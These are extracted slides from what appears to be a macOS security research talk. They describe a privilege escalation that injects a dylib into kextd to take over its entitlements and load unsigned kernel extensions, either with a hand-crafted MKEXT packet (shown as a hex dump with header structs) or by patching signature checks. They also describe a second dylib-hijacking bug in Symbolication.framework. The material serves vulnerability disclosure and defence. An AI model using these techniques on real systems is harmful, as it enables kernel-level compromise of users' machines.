
From user space to kernel

- Kickstart mach service `com.apple.KernelExtensionServer` (`/usr/libexec/kextd`)
- Get the task port to hijack the entitlements of kextd
 - Since kextd is not library validation protected, just use the old school dylib injection
- Directly ask kernel to load the extension
 - Plan A: Use `kext_request` to send a manually crafted `MKEXT` packet
 - Plan B: Patch the user space checks, then call `IOKit!OSKextLoadWithOptions` to compose the packet



PlanA: An MKEXT Packet

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
00000000	4d	4b	58	54	4d	4f	53	58	00	01	96	61	12	d4	f8	fe	MKXTMOSX...a....
00000010	02	00	20	01	00	00	00	01	01	00	00	07	00	00	00	03
00000020	00	01	8e	a4	00	00	00	00	00	00	07	bd	00	00	00	00
00000030	00	01	8e	70	cf	fa	ed	fe	07	00	00	01	03	00	00	00	...p.....
00000040	0b	00	00	00	08	00	00	00	a8	03	00	00	85	00	00	00
00000050	00	00	00	00	19	00	00	00	38	01	00	00	5f	5f	54	458..._TE
00000060	58	54	00	00	00	00	00	00	00	00	00	00	00	00	00	00	XT.....
.....
00018ea0	00	00	00	00	3c	64	69	63	74	3e	3c	6b	65	79	3e	4b<dict><key>K
00018eb0	65	78	74	20	52	65	71	75	65	73	74	20	50	72	65	64	ext Request Pred
00018ec0	69	63	61	74	65	3c	2f	6b	65	79	3e	3c	73	74	72	69	icate</key><stri
00018ed0	6e	67	3e	4c	6f	61	64	3c	2f	73	74	72	69	6e	67	3e	ng>Load</string>
00018ee0	3c	6b	65	79	3e	4b	65	78	74	20	52	65	71	75	65	73	<key>Kext Reques
00018ef0	74	20	41	72	67	75	6d	65	6e	74	73	3c	2f	6b	65	79	t Arguments</key>
00018f00	3e	3c	64	69	63	74	3e	3c	6b	65	79	3e	53	74	61	72	><dict><key>Star
.....	
00019640	44	52	45	46	3d	22	32	22	2f	3e	3c	2f	64	69	63	74	DREF="2"/></dict>
00019650	3e	3c	2f	61	72	72	61	79	3e	3c	2f	64	69	63	74	3e	></array></dict>
00019660	00	



```
#define MKEXT_MAGIC 0x4D4B5854 /* 'MKXT' */
#define MKEXT_SIGN 0x4D4F5358 /* 'MOSX' */

typedef struct mkext2_header {
    // #define MKEXT_HEADER_CORE
    uint32_t magic;           // always 'MKXT'
    uint32_t signature;       // always 'MOSX'
    uint32_t length;          // the length of the whole file
    uint32_t adler32;         // checksum from &version to end of file
    uint32_t version;         // a 'vers' style value
    uint32_t numkexts;        // how many kexts are in the archive
    cpu_type_t cputype;       // same as Mach-0
    cpu_subtype_t cpusubtype; // same as Mach-0


    uint32_t plist_offset;
    uint32_t plist_compressed_size;
    uint32_t plist_full_size;
} mkext2_header;
```

```
typedef struct mkext2_file_entry {
    uint32_t compressed_size; // if zero, file is not compressed
    uint32_t full_size;       // full size of data w/o this struct
    uint8_t data[0];          // data is inline to this struct
} mkext2_file_entry;
```




PlanB: The Lazy Solution

- Patch user space checks
 - Code signature validation
 - KEXT staging
 - SKEL patch (bypass)
- It can even allow any following kextload commands to load arbitrary unsigned extensions



PlanB: The Lazy Solution

- Patch user space checks
 - Code signature validation
 - KEXT staging
 - SKEL patch (bypass)
-[SPKernelExtensionPolicy canLoadKernelExtensionInCache:error]
- It can even allow any following kextload commands to load arbitrary unsigned extensions



PlanB: The Lazy Solution

- Patch user space checks


- Code signature validation

- KEXT staging

- SKEL patch (bypass)

- It can even allow any following kextload commands to load arbitrary unsigned extensions





The patch and mitigation



The (unintended?) patch

- The buggy code has been removed. It only loads a hard-coded path now
- Released in the Developer Preview of macOS Mojave, before I noticed the bug on High Sierra. Looks more like code refactoring than a security fix

```
void __ZL22call_external_demanglePKc_block_invoke(void) {
    char *bDoNotDemangleSwift;
    void *handle;

    bDoNotDemangleSwift = _getenv("CS_DO_NOT_DEMANGLE_SWIFT");
    if ((bDoNotDemangleSwift == NULL) ||
        (((byte)(*bDoNotDemangleSwift - 0x30U) < 0x3f &&
         ((0x4000000040000001U >> ((ulong)(byte)(*bDoNotDemangleSwift - 0x30U) & 0x1f) & 1) != 0))) {
        handle = _dlopen("/System/Library/PrivateFrameworks/Swift/libswiftDemangle.dylib", 1);
        if (handle != 0) {
            __ZL25demanglerLibraryFunctions.0 = _dlsym(handle, "swift_demangle_getSimplifiedDemangledName");
        }
    }
    return;
}
```



Wait, there's another bug

- But actually there's another dylib hijacking that still present on macOS Mojave 10.14.2
- Directly triggered without any sandbox or environment string trick

```
→ ~ stringdups IINA
Process:      IINA [99806]
Path:         /Applications/IINA.app/Contents/MacOS/IINA
Load Address: 0x10a422000
Identifier:   com.colliderli.iina
```

```
→ ~ sudo fs_usage | grep swift
10:29:53 stat64    /Applications/IINA.app/Contents/Frameworks/libswiftRemoteMirror.dylib      0.000020  stringdups
10:29:53 stat64    /Applications/IINA.app/Contents/Frameworks/libswiftRemoteMirrorLegacy.dylib  0.000010  stringdups
10:29:53 stat64    /Applications/IINA.app/Contents/libswiftRemoteMirror.dylib                0.000010  stringdups
10:29:53 stat64    /Applications/IINA.app/Contents/libswiftRemoteMirrorLegacy.dylib            0.000008  stringdups
10:29:53 stat64    /Applications/IINA.app/Contents/Resources/libswiftRemoteMirrorLegacy.dylib  0.000017  stringdups
10:29:53 stat64    /Developer/Toolchains/XcodeDefault.xctoolchain/usr/lib/libswiftDemangle.dylib  0.001133  stringdups
```



Wait, there's another bug



Wait, there's another bug

- Bug location: /System/Library/PrivateFrameworks/Symbolication.framework
-[VMUObjectIdentifier _dlopenLibSwiftRemoteMirrorFromDir:]
- Triggered when gathering Swift runtime information with these commands
 - heap [pid]
 - stringdups [pid]



Wait, there's another bug

- Bug location: /System/Library/PrivateFrameworks/Symbolication.framework
-[VMUObjectIdentifier _dlopenLibSwiftRemoteMirrorFromDir:]
- Triggered when gathering Swift runtime information with these commands
 - heap [pid]
 - stringdups [pid]

```
BOOL __cdecl-[VMUObjectIdentifier _dlopenLibSwiftRemoteMirrorFromDir:](VMUObjectIdentifier *self, SEL a2, NSString* directory) {
    if (!directory)
        return NO;

    if (!self->_libSwiftRemoteMirrorHandle) {
        handle = dlopen([[NSString stringWithFormat:@"%@", directory] UTF8String], RTLD_LAZY);
    ...

    if (!self->_libSwiftRemoteMirrorLegacyHandle) {
        handle = dlopen([[NSString stringWithFormat:@"%@", directory] UTF8String], RTLD_LAZY);
    ...
}
```



Wait, there's another bug

- Bug location: /System/Library/PrivateFrameworks/Symbolication.framework
-[VMUObjectIdentifier _dlopenLibSwiftRemoteMirrorFromDir:]
- Triggered when gathering Swift runtime information with these commands
 - heap [pid]
 - stringdups [pid]

```
BOOL __cdecl-[VMUObjectIdentifier _dlopenLibSwiftRemoteMirrorFromDir:](VMUObjectIdentifier *self, SEL a2, NSString* directory) {
    if (!directory)
        return NO;

    if (!self->_libSwiftRemoteMirrorHandle) {
        handle = dlopen([[NSString stringWithFormat:@"%@/libswiftRemoteMirror.dylib", directory] UTF8String], RTLD_LAZY);
        ...
